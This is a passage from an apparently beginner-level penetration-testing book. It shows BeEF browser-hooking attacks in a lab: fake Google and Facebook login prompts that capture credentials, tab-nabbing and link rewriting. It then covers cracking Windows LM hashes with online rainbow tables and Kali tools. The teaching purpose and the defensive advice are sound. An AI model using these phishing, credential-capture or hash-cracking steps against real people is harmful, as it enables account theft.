
http://192.168.1.39:3000/demos/butcher/index.html

This is just the Kali IP address using port 3000 and the butcher demo webpage. As soon as you browse to the address, our Windows 7 system should show up in the Hooked Browsers list as seen below:



If you can't connect to the webpage, make sure you are using the correct IP address for your Kali system and that the Apache Webserver is running.

Now, click on the Windows 7 system under Hooked Browsers to view detailed information about our target:



Category: Browser (7 Items)

Browser Name: Firefox

Browser Version: 40

Browser UA String: Mozilla/5.0 (Windows NT 6.1; rv:40.0) Gecko/20100101 Firefox/40.0

Browser Language: en-US

Browser Platform: Win32

Browser Plugins: []

Window Size: Width: 1280, Height: 819

There are several tabs across the top of the main window that we can use to interact with the target. We will be using the 'Commands' tab for the remainder of the chapter.


Social Engineering Attacks

Let's try a few of the social engineering attacks. The Social Engineering section lists multiple attacks that can be used against the target. Using these commands we can grab information from the victim's browser, or even change what they see.

Google Phishing Module

First up is the Google phishing module.


Under the "***Commands***" menu tab, click "***Social Engineering***"
And then, "***Google Phishing***":


Social Engineering (21)
Steal Autocomplete
Fake LastPass
Clickjacking
Clippy
Fake Flash Update
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Firefox Extension (Bindshell)
Firefox Extension (Dropper)
Firefox Extension (Reverse Shell)
Google Phishing
Lcamtuf Download
Pretty Theft

Information about the command will appear in the right hand side of the module area window. To run this one, all we really need to do is execute it.

Click "***execute***"

Notice that almost instantly the web browser on the Windows 7 system will change. It should now show a Google Mail login page something like the one below:



Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.


Mobile access
Get Google Mail on your mobile phone. Learn more

Username: SecureUser
Password: ●●●●●●●●●

Notice that the address of the webpage has not changed:

http://192.168.1.39:3000/demos/butcher/index.html

Obviously if a user is viewing one page and ends up at a Gmail login, they would think that to be very suspicious, or at least they should! But if the user tries to login to Gmail, we receive their credentials in '*Module Results History*' under '*command 1*'. If we click on the '*command 1*' entry in the middle window we should see the results in the right hand 'Command Results' window, as seen below:


Module Results History

id ▲	date	label
0	2016-02-08 14:54	command 1

Command results

1 **data**: result=Username: SecureUser Password: Password


As you can see BeEF was able to obtain and store the username and password when entered from the

Windows 7 browser.

Petty Theft Module

If we want to try to grab the target's Facebook credentials, we can go to the Social Engineering tab and click '***Petty Theft***'. Make sure that "*Facebook*" is listed in the Dialog Type drop down box and then click "***Execute***".

On the victim's browser, a fake pop up will appear:



Facebook Session Timed Out


Your session has timed out due to inactivity.

Please re-enter your username and password to login.

You can almost visualize this in action. "Oh no", the Windows user exclaims, "My Facebook has timed out!" Almost end of the world stuff there for some people. But then again you would have to ask, why would a corporate user be on Facebook anyways? Surfing preferences and corporate policy aside, if the user does fall for it and enters their credentials, this appears in the BeEF control panel:

```
data: answer=testuser@test.com:ILuvSecurePasswords!
```

The username:***testuser@test.com*** and the password: ***ILuvSecurePasswords!*** Spend a minute or two and try the other options for 'Dialog Type' under the Petty Theft Module. For example, here is the Windows Security module:



Windows Security

Enter Network Password

Enter your password to connect to the server

From the target's viewpoint it would seem that the connection to their server timed out and they need to enter their login credentials again. Again, if they enter their credentials, we receive a copy of them in BeEF.


Tab Nabbing Module

The Tab Nabbing module is interesting from a Social Engineering perspective. For this module, all you need to do is set a URL and a wait period. After the specified time the idle webpage is redirected to URL specified. This could be a spoofed site that we have set up that looks like a legit site.

For now, we will just use the basic beef page to demonstrate how it works:

Select the ***TabNabbing*** Module
Set the URL to the Basic Beef page: http://192.168.1.39:3000/demos/basic.html
You may also want to change the wait time to ***1*** minute.
Then click, "***Execute***"

Note that you have to enter your IP address for your Kali system as the default IP listed is 0.0.0.0:



TabNabbing

Description: This module redirects to the specified URL after the tab has been inactive for a specified amount of time.


Id: 114

URL: http://192.168.1.39:3000/demos/basic.html


Wait (minutes): 1

Then on the Windows 7 system, leave the current window open, open a second internet tab and let it sit. This simulates a user that has multiple internet windows open at the same time. Who has just one window open in their browser anymore? The premise is that the use will either forget what they originally had open, or better have the page re-direct to a Social Engineering site that we have set up that simulates a timed out Facebook session. This would be great to use with the Social Engineering Toolkit.

In the beginning our browser will look something like this:



After the one minute wait period, as our target user is busy using Google, notice that the idle tab has changed:




If you click on the browser tab that did show "The Butcher" page you will indeed see that the webpage has changed.

Changing HREFS dynamically

We can change links on the webpage dynamically by using the '***Hooked Domain Replace HREFs***' modules. And if the user clicks on any of the links, they will go to the webpage that we have specified, not the original one specified on the webpage itself. This changes all the links on the page in real-time, without the user ever knowing, to point to wherever you want the victim to go.

Say we knew that the target was a New York Giants football fan, which even being from New York we don’t like, and want them to be sent to the Dallas Cowboy’s homepage when they click on any of the links. We can do this with the Replace HREFs commands.


In the Module Tree, select ‘***Browser>Hooked Domain>Replace Hrefs***’
Enter the website that you want to replace the links with:



Description: This module will rewrite all the href attributes of all matched links.
Id: 38
URL: http://dallascowboys.com/

Then click, “***execute***”

Here is a look at the webpage after changing all the links on the page to point to the Dallas Cowboys website. As you mouse over any of the links on the page, whatever you have written in the Replace HREF module shows up on the screen. Notice as I mouse over the “*ha.ckers.org homepage*” link in the screenshot below that “*dallascowboys.com*” shows up as the link description:



You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
here:
dallascowboys.com

And if I click on any links on the page I do indeed go to the dallascowboys.com webpage and not the intended link. Of course an attacker wouldn’t normally send them to a sports site, but most likely a malicious website that was, say, a complete spoof of Amazon or Facebook. Take a minute and look at the other module options in the Hooked Domain section, we can replace HTTPS with HTTP links, replace phone numbers on a page and do many other things that would be of use to a Social Engineer.

Metasploit and BeEF

Another interesting feature of BeEF is its ability to interface with Metasploit. With the Metasploit tie-in you can run the AutoPwn2 attack, Powershell attacks and other remote shell type attacks. Though this is a bit advanced for a Beginning book, we have already covered a lot of the necessary information in the Metasploit chapters. Full instructions on configuring and using Metasploit can be found on the BeEF Project Wiki site:

https://github.com/beefproject/beef/wiki/Configuration
https://github.com/beefproject/beef/wiki/Metasploit


I leave this as an advanced exercise for you to explore on your own if you desire.

Conclusion

BeEF can be a very interesting to play with and fairly easy to use once you get the hang of it. The attacks are color coded as to the chance that they might work. If attacks are coded as red, you may want to try them anyways, as I have noticed that some coded as not working well seemed to work okay on occasions.

Normally a good defense against this type of attack seems to be to use the latest operating systems and browser versions. But that in itself is not guaranteed to stop it. For example, at the time of this writing I was able to hook a Windows 10 system running a latest browser version and successfully ran some of the Social Engineering attacks during testing.

As always, educating your users about the dangers of online surfing is paramount to a successful defense. Always run a script blocker like the Firefox Add-In, "***NoScript***", and don't click on or open links and attachments in unsolicited email and social media messages. As seen below, just running NoScript blocked the browser from being hooked:



This stopped the attack in its tracks as if the browser doesn't get hooked, you can't run commands against it.

Though we only used a Windows 7 system as a target, realize too that attacks are not just limited to Windows targets. Check out the BeEF Blog article in the Resources section below for testing iNotes on Mac OS X.

Resources

Browser Exploitation Framework (BeEF) Website - http://beefproject.com/

The Email that's Watching You (April 17, 2015) by Anthony Piron and Bart Leppens - http://blog.beefproject.com/2015/04/the-email-thats-watching-you.html

Password Security Testing

Chapter 18

Cracking Simple LM Hashes

Many Windows XP systems use LM hashes to protect their passwords. This is a very old and outdated way to store password hashes. This hashing process was created for systems before Windows NT. In this chapter we will look at cracking these simple LM hashes.

Introduction

Microsoft's support for Windows XP ended in 2014. As of 2016, surprisingly enough almost 11.5% of the world's computer systems are still running it! XP is still holding on at the number 3 spot for operating systems just barely behind Windows 10, with Windows 7 firmly in first place. What this means is that there are still a large number of Windows XP systems that could be in business critical positions.

Computers do not just store passwords in plain text, but store them in an encrypted form. There are several different ways that computers encrypt their passwords. One of the most secure ways includes Salting the password. Basically this means to use a number (or Salt) and incorporate that into the hashing process to ensure that no two password hashes are ever the same. If a salt isn't used (like on Microsoft LM systems), if you can crack one hash, all the users that used the same password will have the same hash. So all you need to do is take the hash and compare it to known hashes and if you get a match, you have the password.

Basically on a system using LM hashes, any password that is 14 characters or less is converted into all uppercase, and then broken into two 7 character passwords. Each half is then encrypted and combined to form the final hash. Again there is no salt used, so basically if you can get the LM hashes from a system, all you need to do is a look up table comparison to other known hashes and you can get the actual password.

A typical Windows hash looks something like this:

```
ac93c8016d14e75a2e9b76bb9e8c2bb6:8516cd0838d1a4dfd1ac3e8eb9811350
```

The LM hash is on the left of the colon and the NT hash is on the right.

Cracking LM passwords Online


There are several websites that will allow you to input a Windows LM hash and it will return the password used (if it is in its lookup table). A Swiss security company called Objectif Sécurité (creator of Ophcrack) has developed a cracking technology that uses rainbow tables on SSD drives. They offer an online demo of their technology that cracks many LM passwords in mere seconds.

(*http://www.objectif-securite.ch/en/ophcrack.php*)

We will try a couple hashes and see what it can do. Let's start out with an easy one. Here is the Administrator password hash from an XP machine:

Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Putting this into Objectif's tool we get this response:



Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Password: Empty password...

Time: Less than 1 second


Looks like the Administrator didn't set a password, that's not good…

Okay, that wasn't fourteen characters, let's try a hard one.

How about this one:

Hash: 17817c9fbf9d272af44dfa1cb95cae33:6bcec2ba2597f089189735afeaa300d4

And the response:



Hash: 17817c9fbf9d272af44dfa1cb95cae33:6bcec2ba2597f089189735afeaa300d4

Password: 72@Fee4S@mura!


Time: 3 Seconds

That took only 3 seconds and that is a decent password.

One with more special characters:

Hash: d4b3b6605abec1a16a794128df6bc4da:14981697efb5db5267236c5fdbd74af6

And the Response:



Hash: d4b3b6605abec1a16a794128df6bc4da:14981697efb5db5267236c5fdbd74af6


Password: *mZ?9%^jS743:!

Time: 7 Seconds (Try typing that in every day!)

And finally one last complex one:

Hash: 747747dc6e245f78d18aebeb7cabe1d6:43c6cc2170b7a4ef851a622ff15c6055

And the Response:



Hash: 747747dc6e245f78d18aebeb7cabe1d6:43c6cc2170b7a4ef851a622ff15c6055

Password: T&p/E$v-O6,1@}


Time: 5 Seconds.

Very impressive, it took only four to seven seconds in this test to crack several 14 character complex passwords. Granted, these are Windows LM Hashes and not the more secure Windows 7/ Server 2008 NTLM based hashes. But, I believe that with cracking speeds increasing, relying on passwords alone may no longer be a good security measure. Many companies and government facilities are moving away from using just passwords alone to using dual authentication methods. Biometrics and smartcards are really becoming popular in secure facilities.

Looking up Hashes in Kali

Looking up hashes manually online is interesting, but it would be better just to do it from within Kali. Well, you can with "***Find my hash***".

findmyhash <Encryption Type> -h hash



```
root@kali:~# findmyhash MD5 -h 5f4dcc3b5aa765d61d8327deb882cf99

Cracking hash: 5f4dcc3b5aa765d61d8327deb882cf99

Analyzing with stringfunction (http://www.stringfunction.com)...
... hash not found in stringfunction

Analyzing with 99k.org (http://xanadrel.99k.org)...
... hash not found in 99k.org

Analyzing with sans (http://isc.sans.edu)...
hola mundo

***** HASH CRACKED!! *****
The original string is: password


The following hashes were cracked:
----------------------------------

5f4dcc3b5aa765d61d8327deb882cf99 -> password

root@kali:~#
```

I really didn't have any luck recovering LM or NTLM passwords using "Find my hash", which I thought was kind of odd, but it had no problem with MD5 hashes.

Not sure what Kind of Hash you have?


There are several different types of hashes. Sometimes you might be able to retrieve a password hash, but might not be able to determine what type it is. There are a couple hash identification programs in Kali that will try to identify the type of hash that you provide:

"Hash-identifier" and "Hash ID"

Hash-identifier

Simply run Hash ID and input the Hash. The program will check it and return the most likely type of hash that you have along with least likely types.

Open a terminal prompt in Kali
Type, "***hash-identifier***"
Paste in the hash and Hash ID will try to determine what type it is:




```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 747747dc6e245f78d18aebeb7cabe1d6

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

When finished, use (***Control-c***) to exit out of Hash-Identifier.

Hash ID

Hash ID is a very similar program:

At a terminal, enter, "***hashid***"
Enter the hash to crack and hit enter:



```
root@kali:~# hashid
